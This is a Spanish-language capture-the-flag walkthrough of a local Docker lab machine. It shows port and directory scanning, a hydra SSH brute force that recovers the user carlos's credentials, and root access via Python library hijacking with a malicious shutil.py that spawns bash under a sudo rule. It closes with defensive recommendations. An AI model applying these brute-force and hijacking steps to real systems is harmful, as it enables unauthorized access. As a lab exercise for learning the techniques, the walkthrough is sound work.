LIBRARY

DESPLIEGUE

```
1- Descargamos el zip de la plataforma. Con unzip descomprimimos

 unzip anonymouspingu.zip

  Archive:  library.zip
  inflating:  library.tar
  inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh library.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


1- CONECTIVIDAD

```
 ping -c1 172.17.0.2


PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.242 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.242/0.242/0.242/0.000 ms



IP DE LA MÁQUINA VÍCTIMA              172.17.0.2

IP DE LA MÁQUINA ATACANTE       192.168.0.26
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

80/tcp open  http       Apache httpd 2.4.58 ((Ubuntu))
```


PUERTO 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]

[Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]


gobuster dir -u http://172.17.0.2 -w /usr/share/dirb/wordlists/common.txt -x php,txt,html

/index.php              (Status: 200) [Size: 26]
```

```
/index.php              (Status: 200) [Size: 26]
/index.html             (Status: 200) [Size: 10671]
/index.html             (Status: 200) [Size: 10671]
/javascript       (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
```



JIFGHDS87GYDFIGD posible contraseña

4- EXPLOTACIÓN

Vamos a probar con hydra

hydra -t 64 -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p JIFGHDS87GYDFIGD 172.17.0.2 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-27 15:50:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 8295455 login tries (l:8295455/p:1), ~129617 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlos   password: JIFGHDS87GYDFIGD

carlos/JIFGHDS87GYDFIGD

Intentamos conexión ssh

```
ssh carlos@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@
@       WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:Hvih5sjfx4Qwfp0rb0aWHkFvIxZbFo+cyOaoqbCHXSI.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:16
  remove with:
  ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Este mensaje de advertencia indica que la clave de host del servidor SSH al que intentas conectarte
ha cambiado desde la última vez que te conectaste a él. Esto puede suceder por varias razones, incluyendo:

1- El servidor ha sido reinstalado o se le ha cambiado la clave SSH: En este caso, la clave de host legítima ha cambiado.

2- Un ataque Man-in-the-Middle (MitM): Alguien podría estar interceptando tu conexión y presentando una clave diferente para hacerse
pasar por el servidor legítimo.

Debido a esto, SSH está advirtiendo que hay un potencial riesgo de seguridad. Para resolver este problema, debemos eliminar la
entrada de clave antigua del known_hosts y aceptar la nueva clave.

Con lo que ejecutamos el comando que nos proponen

```
ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'

# Host 172.17.0.2 found: line 14
```

```
# Host 172.17.0.2 found: line 15
# Host 172.17.0.2 found: line 16
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old

Intentamos conectarnos otra vez

ssh carlos@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is
SHA256:Hvih5sjfx4Qwfp0rb0aWHkFvIxZbFo+cyOaoqbCHXSI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlos@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.6.15-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

carlos@0a1a220b57c0:~$
```

5- ESCALADA DE PRIVILEGIOS

```
Buscamos permisos sudo

carlos@0a1a220b57c0:~$ sudo -l
Matching Defaults entries for carlos on 0a1a220b57c0:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User carlos may run the following commands on 0a1a220b57c0:
```

(ALL) NOPASSWD: /usr/bin/python3 /opt/script.py

El usuario carlos tiene permisos para ejecutar /usr/bin/python3 /opt/script.py como

root sin necesidad de contraseña

1- Revisamos el script

```
carlos@0a1a220b57c0:~$ cat /opt/script.py
import shutil

def copiar_archivo(origen, destino):
        shutil.copy(origen, destino)
        print(f'Archivo copiado de {origen} a {destino}')

if __name__ == '__main__':
        origen = '/opt/script.py'
        destino = '/tmp/script_backup.py'
        copiar_archivo(origen, destino)
```

El script simplemente copia un archivo de un origen a un destino utilizando el módulo shutil. Hemos identificado una técnica eficaz para escalar privilegios llamada "Library Path Hijacking".

Al crear una librería maliciosa con el mismo nombre que una librería legítima que el script utiliza, podemos engañar al intérprete de Python para que cargue tu librería falsa en lugar de la original.

2- Creamos la libreria maliciosa

```
carlos@0a1a220b57c0:/opt$ touch /opt/shutil.py
```

3- Añadir el contenido malicioso a shutil.py

```
import os
os.system("bash")
```

4- Ejecutar el script con sudo

```
carlos@0a1a220b57c0:/opt$ sudo /usr/bin/python3 /opt/script.py

root@0a1a220b57c0:/opt# whoami

root
```

[redacted]

Recomendaciones

- **Seguridad en SSH**: Se recomienda monitorear y mantener la integridad de las claves de host SSH para detectar posibles ataques de intermediario.
- **Gestión de Contraseñas**: Se deben utilizar contraseñas seguras y considerar implementar autenticación de múltiples factores para proteger los servicios como SSH.
- **Análisis de Script y Permisos**: Se debe realizar un análisis exhaustivo de los scripts y los permisos concedidos a los usuarios para identificar posibles vulnerabilidades y limitar el acceso privilegiado según sea necesario.
- **Actualizaciones y Parches**: Mantener actualizados todos los sistemas y servicios para mitigar vulnerabilidades conocidas.